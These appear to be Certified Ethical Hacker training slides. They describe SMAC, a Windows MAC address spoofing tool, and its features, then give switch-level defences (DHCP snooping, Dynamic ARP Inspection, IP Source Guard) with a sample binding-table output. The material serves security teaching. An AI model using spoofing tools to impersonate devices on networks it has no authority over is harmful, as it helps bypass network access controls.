


SMAC is a MAC Address Changer (Spoofing) tool that allows users to change MAC address for any network interface cards (NIC) on the Windows systems.



Features

- Automatically activates new MAC address right after changing it
- Shows the manufacturer of the MAC address
- Randomly generates any New MAC address or based on a selected manufacturer



<http://www.klcconsulting.net>

How to Defend Against MAC Spoofing

C|EH
Cybersecurity

Use DHCP Snooping Binding Table, Dynamic ARP Inspection, and IP Source Guard


sh ip dhcp snooping binding						
MacAddress	IpAddress	Lease	Type	VLAN	Interface	
2a:33:4c:2f:4a:1c	10.10.10.9	185235	dhcp-snooping	4	FastEthernet 3/18	



10.10.10.1
MAC A

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
IP Source Guard Enabled

IP and MAC entry in the binding table
does not match then discard the packet



How to Defend Against MAC Spoofing

C|EH
Cybersecurity

Use DHCP Snooping Binding Table, Dynamic ARP Inspection, and IP Source Guard


sh ip dhcp snooping binding						
MacAddress	IpAddress	Lease	Type	VLAN	Interface	
2a:33:4c:2f:4a:1c	10.10.10.9	185235	dhcp-snooping	4	FastEthernet 3/18	



